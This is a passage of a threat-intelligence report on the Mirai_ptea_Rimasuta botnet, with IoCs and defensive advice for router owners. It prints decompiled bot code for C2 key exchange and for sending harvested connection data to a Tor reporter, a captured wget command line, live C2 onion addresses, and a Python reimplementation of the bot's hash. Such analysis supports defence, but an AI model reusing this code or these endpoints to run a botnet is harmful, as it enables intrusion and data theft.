


```
v42 = v75 + 4;
v44 = wrap_strncpy((int)v5, v75 + 4, 4);
v45 = getlocalip(v44);
v46 = *(_DWORD *)(v75 + 4);
v39 = v13 + 6;
dword_1A96C = v45;
*(_DWORD *)(v74 + 8) = v45;
*(_DWORD *)v74 = v46;
wrap_strncpy((int)(v13 + 6), v74, 4);
wrap_strncpy((int)(v13 + 10), v74 + 4, 1);
wrap_strncpy((int)(v13 + 11), v74 + 5, 1);
wrap_strncpy((int)(v13 + 12), v74 + 6, 1);
wrap_strncpy((int)(v13 + 13), v74 + 8, 4);
wrap_strncpy((int)(v13 + 17), *(_DWORD *)(v74 + 12), 12);
enc_proc((unsigned int)(v13 + 6), 24);
v41 = 26;
sbuflen = (void *)32;
Net_teakey[1] = hash_calc(v13 + 6, 26);
stage = 10;
goto LABEL_87;
```

```
wrap_strncpy((int)(v5 + 4), v75 + 4, 4);
Net_teakey[3] = hash_calc(v5, 8);
```

5. After C2 receives Bot's packet, it first gets Net_teakey[1], then gets Net_teakey[3] by hash_calc, and finally decrypts content to get the 12 strings used by Bot in step 1, and then gets Net_teakey[0] by hash_calc. At this point, C2 also knows the 4 values in Net_teakey, which are obtained in the order of [2,1,3,0].

At this point, the negotiation process ends, and the subsequent communication between Bot & C2 uses the TEA algorithm to encrypt & decrypt the key for Net_teakey.



```
dword_1A8BC = sub_E210((int)v13);
*(_DWORD *)(v75 + 4) = hash_calc(v13 + 6, dword_1A8BC - 6);
wrap_strncpy((int)v13, v75, 2);
wrap_strncpy((int)(v13 + 2), v75 + 4, 4);
commu_enc((unsigned int)(v13 + 6), (dword_1A8BC - 6) & 0xFFFF, Net_teakey);
_libc_send((void *)c2fd, v13, (void *)dword_1A8BC, (void *)0x4000);
```


0x5: Information gathering function

This active Mirai_ptea_Rimasuta sample monitors the TCP network connections of the compromised device and uploads the connection details that meet specific requirements to the Reporter. we believe that the authors of Mirai_ptea_Rimasuta will rely on this part of its collected information for his own data mining.

The specific implementation process can be divided into the following steps.


1. Get the inode information of the current TCP network connection via /proc/net/tcp, as well as the state State information of the network connection
2. Get the socket inode from /proc/[pid]/fd, match it with the inode in step 1, and get the corresponding process.
3. Get the cmdline information of the process in step 2 from /proc/[pid]/cmdline
4. If the state of the network connection is "established" and there is a "wget" string in the cmdline, the cmdline of the process and the remote address & port of the network communication will be reported to the Reporter.
5. If the State of the network connection is "listen" and the local port is one of "3451,8888,17872,9137", and a process has established a connection with this process, the cmdline of this process and the remote address & port of the network communication will be reported to Reporter.
6. If the state of the network connection is neither "established" nor "listen", the cmdline of the process and the remote address & port of the network communication will be reported to Reporter.

The following code snippet is used to establish communication with the Reporter, where the Reporter decrypted the contents and get `gmfj55g3lvkik3d73euirhjnicny3x32azifmtboqojsglnnifulbzqd.onion`.



```
  v18 = calloc(62, 1);
  decvar_proc(0xEu);
  v19 = get_var(0xEu);
  wrap_strncpy(v18, v19, 62);
  encvar_proc(0xEu);
  info_port = 0;
  switch ( v40 )
  {
    case 0:
    case 1:
      info_port = 0xB1A;          // 6667
      break;
    case 2:
      info_port = 0xC1A;          // 6668
      break;
    case 3:
      info_port = 0xD1A;          // 6669
      break;
    default:
      break;
  }
  wrap_strncpy((int)&v43[5], v18, 62);
  wrap_strncpy((int)&v45, (int)&info_port, 2);
  wrap_bzero(v18, 342);
  free(v18);
  _libc_send((void *)infofd, v43, (void *)0x45, (void *)0x4000);
  v12 = 0;
  dword_1A8B8 = 2;
}
```

After successfully establishing communication with the Reporter, the message to be reported is constructed with the following code snippet.



```
wrap_strncpy((int)v43, (int)&magic, 2);
wrap_strncpy((int)&v43[2], (int)&v53, 4);
v56 = _byteswap_ushort(v56);
wrap_strncpy((int)&v43[6], (int)&v56, 2);
v56 = 0;
v15 = wrap_strncpy((int)&v43[8], (int)&v56, 1);
dword_1A96C = getlocalip(v15);
wrap_strncpy((int)&v43[9], (int)&dword_1A96C, 4);
v56 = wrap_strlen(v41);
wrap_strncpy((int)&v43[13], (int)&v56, 1);
wrap_strncpy((int)&v44, (int)v41, (unsigned __int8)v56 | (HIBYTE(v56) << 8));
_libc_send(
  (void *)infofd,
  v43,
  (void *)(((unsigned __int8)v56 | (HIBYTE(v56) << 8)) + 14),
  (void *)0x4000);
```

```
magic                DCB 0x5A

                     DCB 0xA5
```

The actual Report packet generated, and the meaning of the fields, is shown below.

```
RAW packet
00000000: 5A A5 90 D9 F9 37 B4 D6  00 AC 1E 01 09 3A 77 67  Z....7.......:wg
00000010: 65 74 20 2D 71 20 2D 4F  20 2D 20 68 74 74 70 3A  et -q -O - http:
00000020: 2F 2F 69 63 6D 70 2E 64  76 72 69 6E 73 69 64 65  //icmp.dvrinside
00000030: 2E 63 6F 6D 3A 39 30 30  30 2F 47 65 74 50 75 62  .com:9000/GetPub
00000040: 6C 69 63 4E 61 6D 65 20                           licName
-------------------------------------------------------------------------------
Field parsing
5A A5                   ----> magic, 2bytes
90 D9 F9 37             ----> remote ip, 4 bytes
B4 D6                   ----> remote port, 2 bytes
00                              ----> hardcode, 1 byte
AC 1E 01 09             ----> local ip
3A                              ----> length of "cmdline"
77 67 ..to end  ----> cmdline
```

Recommendation

We recommend RUIJIE router users to check and update the firmware system in time. Set a complex login password for the Web management interface.

Suggestions

We recommend that users check and update their device firmwares in a timely manner, and check whether there are default accounts that should be disabled.

We recommend the following IoCs to be monitored and blocked on the networks where it is applicable.

Contact us

Readers are always welcomed to reach us on Twitter or email us to netlab at 360 dot cn.

IoC

Downloader

```
http://2[.56.244.121/tuPuSSbAxXIW
http://2[.56.244.121/gkTHLPZAAsmP
http://2[.56.244.121/VqIXrFxAGpPD
http://2[.56.244.157/qSdYKoxbZakW
http://2[.56.244.157/iZXPWXshhRRt
http://2[.56.244.157/vnlWcwcBunwk
http://2[.56.244.157/IAqecfTrQwQF
http://2[.56.244.157/bwgFHtUOGJcv
http://2[.56.244.121/KaoJHwKMBiAJ
http://2[.56.244.157/yhZyIAclbmhD
http://2[.56.244.157/PszBtRNfnzBO
http://2[.56.244.157/SywXQrWdNIrM
http://2[.56.244.157/awfLWTOmgxTX
http://2[.56.244.157/zEkFejmPQeVR
http://91[.211.91.56/mIoCinspKSkE
http://91[.211.89.242/vkvTxquhFCGV
http://91[.211.88.220/OOGRLHgUnshR
```

Sample MD5

```
b01b0bc32469f11a47d6e54eef8c7ffb
1a5329dcda994df16e6896f870f04f5e
344df0446b8b40588ca5e72ad3ef7217
777792d3df3f1850fa667b4afbb2cfc1
a6ddfec272fbf867a4cf3c154eaf47aa
904cbd20a5996125f91f9c7c02ca9bbd
```

C2

```
uf7ejrtdd6vvrsobk6rtsuicwogqyf6g72s55qop2kvpt7r4wfui6fqd.onion:20346
wrabajewouypwxdsq4rxn7heb3k53ihoogik46ji6o7gj65yeo33reqd.onion:32288
t5pmcdgiipaznhuexh2usvojfixqzudnizgzeyihsyu7e5rehj7bfkad.onion:17774
rg7t465nvnnzugdbdqdg3yf2pypssynb4wxavgghb4me2lecnw23ivyd.onion:6000
vmdm5jrmksizpt6f7trsno6od7xcfs6hzywah46eaju72jkfvqbqdcqd.onion:27644
pnjc66nasxdomwlyqo32d4ft43pooo7s4yuom3gn2gr5bmcpw7lgq4qd.onion:4409
```

Reporter

```
gmfj55g3lvkik3d73euirhjnicny3x32azifmtboqojsglnnifulbzqd.onion:6667
gmfj55g3lvkik3d73euirhjnicny3x32azifmtboqojsglnnifulbzqd.onion:6668
gmfj55g3lvkik3d73euirhjnicny3x32azifmtboqojsglnnifulbzqd.onion:6669
```

Appendix

```
----------------------------------------------------------------------
RAW packet
#00000048  99 9f 29 9c 9f 99 72 53  4b 7f e9 08 7c 9b         ..)...rS K...|.
# head      99 9f
# hash      29 9c 9f 99
# content   72 53  4b 7f e9 08 7c 9b
----------------------------------------------------------------------
def hash_calc(buf,len):
    cnt=len>>2
    cnt2=len&3
    sum=len

    for i in range(0,cnt*4,4):
        tmp=((ord(buf[i+1])<<8)+ord(buf[i])+sum)
        tmp2=(tmp^(((ord(buf[i+3])<<8)+ord(buf[i+2]))
<<11)&0xffffffff)^((tmp<<16)&0xffffffff)
        sum=(tmp2+(tmp2>>11))&0xffffffff

    if cnt2==3:
       tmp=((ord(buf[cnt*4+1])<<8) +ord(buf[cnt*4])+sum)&0xffffffff
       tmp2=tmp^((ord(buf[cnt*4+2])<<18)&0xffffffff)^((tmp<<16)&0xffffffff)
       sum=(tmp2+(tmp2>>11))&0xffffffff

    elif cnt2==2:
        tmp=((ord(buf[cnt*4+1])<<8) +ord(buf[cnt*4])+sum)&0xffffffff
        sum=(tmp^(tmp<<11)&0xffffffff)+((tmp^(tmp<<11)&0xffffffff)>>17)

    elif cnt2==1:
        tmp=(((ord(buf[cnt*4])+sum)<<10)&0xffffffff)^ (ord(buf[cnt*4])+sum)
        sum=(tmp+(tmp>>1))&0xffffffff

    else:
        pass

    tmp3=(sum^(sum*8)&0xffffffff)+((sum^(8*sum)&0xffffffff)>>5)
    tmp4=(tmp3^(16*tmp3)&0xffffffff)+((tmp3^(16*tmp3)&0xffffffff)>>17)
    final=(tmp4^(tmp4<<25)&0xffffffff)+((tmp4^(tmp4<<25)&0xffffffff)>>6)

    return final&0xffffffff

content='''
72 53  4b 7f e9 08 7c 9b
'''.replace(' ', '').replace('\n','').decode('hex')
print hex(hash_calc(content,len(content)))
```